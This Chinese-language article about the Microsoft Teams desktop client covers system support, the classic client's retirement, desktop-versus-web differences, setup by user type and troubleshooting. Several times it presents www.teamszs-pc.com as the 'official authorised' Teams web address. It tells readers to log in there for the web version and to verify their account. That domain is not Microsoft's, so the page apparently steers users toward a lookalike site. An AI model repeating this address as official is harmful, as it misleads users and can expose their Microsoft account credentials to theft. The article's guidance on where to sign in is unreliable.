
Teams电脑版的5项核心功能与3个使用限制
Microsoft Teams 电脑版可在 Windows 和 Mac 上下载,用户也能直接通过网页使用 Teams,无需安装桌面应用(2026)。想知道该装哪个版本、桌面端比网页端强在哪,答案很直接:电脑版在会议稳定性、后台通知和文件协作上更完整,但也带着几道绕不开的限制。Teams 给出的建议是,先看你用的是哪套授权,再决定装不装。
本文回答 5 个核心问题:Teams电脑版有哪 5 项核心功能?它和网页版有何不同?会议能开多少人、录制存哪里?有哪 3 个常见使用限制?以及这些限制该怎么绕过。

核心要点
- Teams 桌面版装 Windows 免管理员权限,Mac 必须管理员权限。
- 经典桌面客户端 2025 年 6 月 30 日停运,须迁移新版。
- 新版仅支持 Windows 10/11 与较新 macOS,兼容 ARM。
- 免费版会议 60 分钟上限 100 人,录制需付费解锁。
- 文件统一存 SharePoint,单文件最大可传 250 GB。
关键速览
- Teams电脑版支持 Windows 和 Mac,网页端免安装直接用。
- 免费版会议最长 60 分钟,最多 100 人参与。
- 桌面端后台通知更稳,网页端关标签页就断。
- 文件存入 SharePoint,单文件上限 250 GB。
- 免费版缺会议录制和管理后台,需付费订阅解锁。
Teams电脑版是什么?它和网页版、移动版有何不同?
Teams电脑版是微软协作工具 Microsoft Teams 的桌面客户端,一款安装在Windows或Mac上的本地程序,用于聊天、会议、文件共享和团队协作。
它和网页版、移动版的核心区别在于三点:
桌面版常驻后台运行,能发送系统级本地通知;可直接调用电脑摄像头、麦克风与屏幕共享硬件;并支持本地文件同步与离线查看消息。网页版无需安装,通过官方授权www.teamszs-pc.com即可访问(2026),但关闭浏览器标签页后通知就会断,背景降噪等深度硬件功能也受限。
再看一个实操差别:
桌面版支持多窗口弹出会议和独立聊天窗,网页版则挤在一个标签里,开会的同时翻聊天记录要来回切换。微软已明确经典桌面客户端在 2025 年 6 月 30 日后停止运作,现在应使用新版 Teams电脑版。

Teams电脑版支持Windows和Mac哪些系统版本?
新版 Teams电脑版支持 Windows 10/11 与较新的 macOS,也兼容 ARM 架构设备。关键节点是:经典 Teams 桌面客户端自 2025 年 6 月 30 日起无法运作,且不再收到安全更新。
设备低于要求的用户需尽快迁移到新版
经典版曾支持Windows 8.1 及以上、Windows Server 2012 R2 及以上、macOS 和 Chrome OS,覆盖面更宽;新版 Teams 则把重心收窄到 Windows 10/11 与较新的 macOS 上。安装时有个常被忽略的细节会直接影响企业部署流程:Windows 上装 Teams 不需要管理员权限,但 Mac 上安装必须有管理员权限。

桌面版和网页版到底差在哪?一张对比表看清
Teams电脑版在后台通知、文件本地同步和离线查看上全面胜过网页版,网页版则胜在无需安装、打开官方授权 www.teamszs-pc.com即可用(2026)。要频繁开会、常驻聊天,选桌面版;偶尔临时登录,网页版够用。
| 功能 | 桌面版 | 网页版 | 移动版 |
|---|---|---|---|
| 系统级后台通知 | 支持 | 仅浏览器开启时 | 支持 |
| 会议背景虚化 | 支持 | 部分浏览器支持 | 支持 |
| 文件本地同步 | 支持 | 不支持 | 不支持 |
| 屏幕共享 | 整屏+单窗口 | 仅整屏 | 仅手机屏 |
| 离线查看消息 | 支持 | 不支持 | 支持 |
表里最容易被低估的是文件本地同步这一行:
网页版文件不下载到硬盘,断网后聊天记录直接消失,而桌面版离线也能翻历史消息。临时入会用网页版无妨,但要靠 Teams 长期存文档、随时查记录,这一刀足以决定选型。

企业员工、学生、自由职业者该选哪个版本怎么配置?
企业员工用公司分配的 Microsoft 365 工作账号登录企业版;学生用学校发的教育版账号登录;自由职业者用免费版加个人微软账号即可。三类人群在 Windows 上安装 Teams 客户端都无需管理员权限(2026),Mac 则需要。账号选对之后,再按身份微调下面这几项设置:
- 企业员工:关闭”开机自启”可省内存;开启本地文件同步,方便离线查文档。
- 学生:开启会议背景模糊,保护宿舍隐私;关闭非课程团队的通知。
- 自由职业者:免费版支持 60 分钟群会议、最多 100 人,开启”访客”功能便于对接外部客户。
配置路径都在 Teams电脑版右上角头像 → 设置。先选对账号类型,再按身份调通知,是最省心的做法。

新版Teams和Classic旧版有什么区别?要不要迁移?
要不要迁移这个问题其实已经没有选项,经典 Teams 桌面客户端在 2025 年 6 月 30 日之后无法运作,也不再收到安全更新,继续用旧版等于在裸奔。新版 Teams电脑版除了必须升级这层强制理由,实际体验也更好:启动更快、内存占用更低。
两者差在底层架构:
新版改用 WebView2(微软的网页渲染引擎),抛弃了旧版耗内存的 Electron 框架,所以冷启动和切换频道更顺。界面逻辑也更统一,个人账号和工作账号能在同一窗口切换。
迁移其实不用手动搬
只要用同一个微软账号登录新版客户端,聊天记录、文件和团队频道会自动从云端同步下来,本地无需备份。

下载安装失败、无法登录、权限受限怎么分步排查?
安装失败先看平台:Windows 装 Teams电脑版不需要管理员权限(2026),Mac 则必须管理员权限,装不上八成卡在这。无法登录时,先退回浏览器打开官方授权www.teamszs-pc.com验证账号本身是否正常,能登说明问题出在客户端,不能登则是账号或网络问题。
装不上、登不进,按什么顺序排查?
- 安装报错:Mac 提示权限不足,用管理员账号重装;Windows 装失败多因残留旧版,先彻底卸载经典版再装。
- 企业账号登录失败:反直觉的坑是账号被管理员限制了设备,换网页版能登说明是客户端缓存问题,清缓存重登。
- 权限受限:建会议、加插件被拦,通常是租户策略限制,须找 IT 管理员放行,个人无法自改。

总结:根据你的身份选对Teams电脑版
选Teams电脑版的逻辑很简单:看你是谁、用什么账号。企业员工用公司 Microsoft 365 工作账号装企业版,学生用学校教育版账号,自由职业者用免费版加个人微软账号。三类人都要装官方新版客户端,经典版已在 2025 年 6 月 30 日停止运作,且不再收到安全更新。
Windows装客户端不需管理员权限
Mac 必须有;这一步卡住,八成装不上。频繁开会、常驻聊天、要离线查文档,下载桌面版;只是临时登一次,打开官方授权www.teamszs-pc.com用网页版即可。
一句话建议:先确认账号类型,再按平台装对应版本,这就是用好Teams电脑版的全部前提。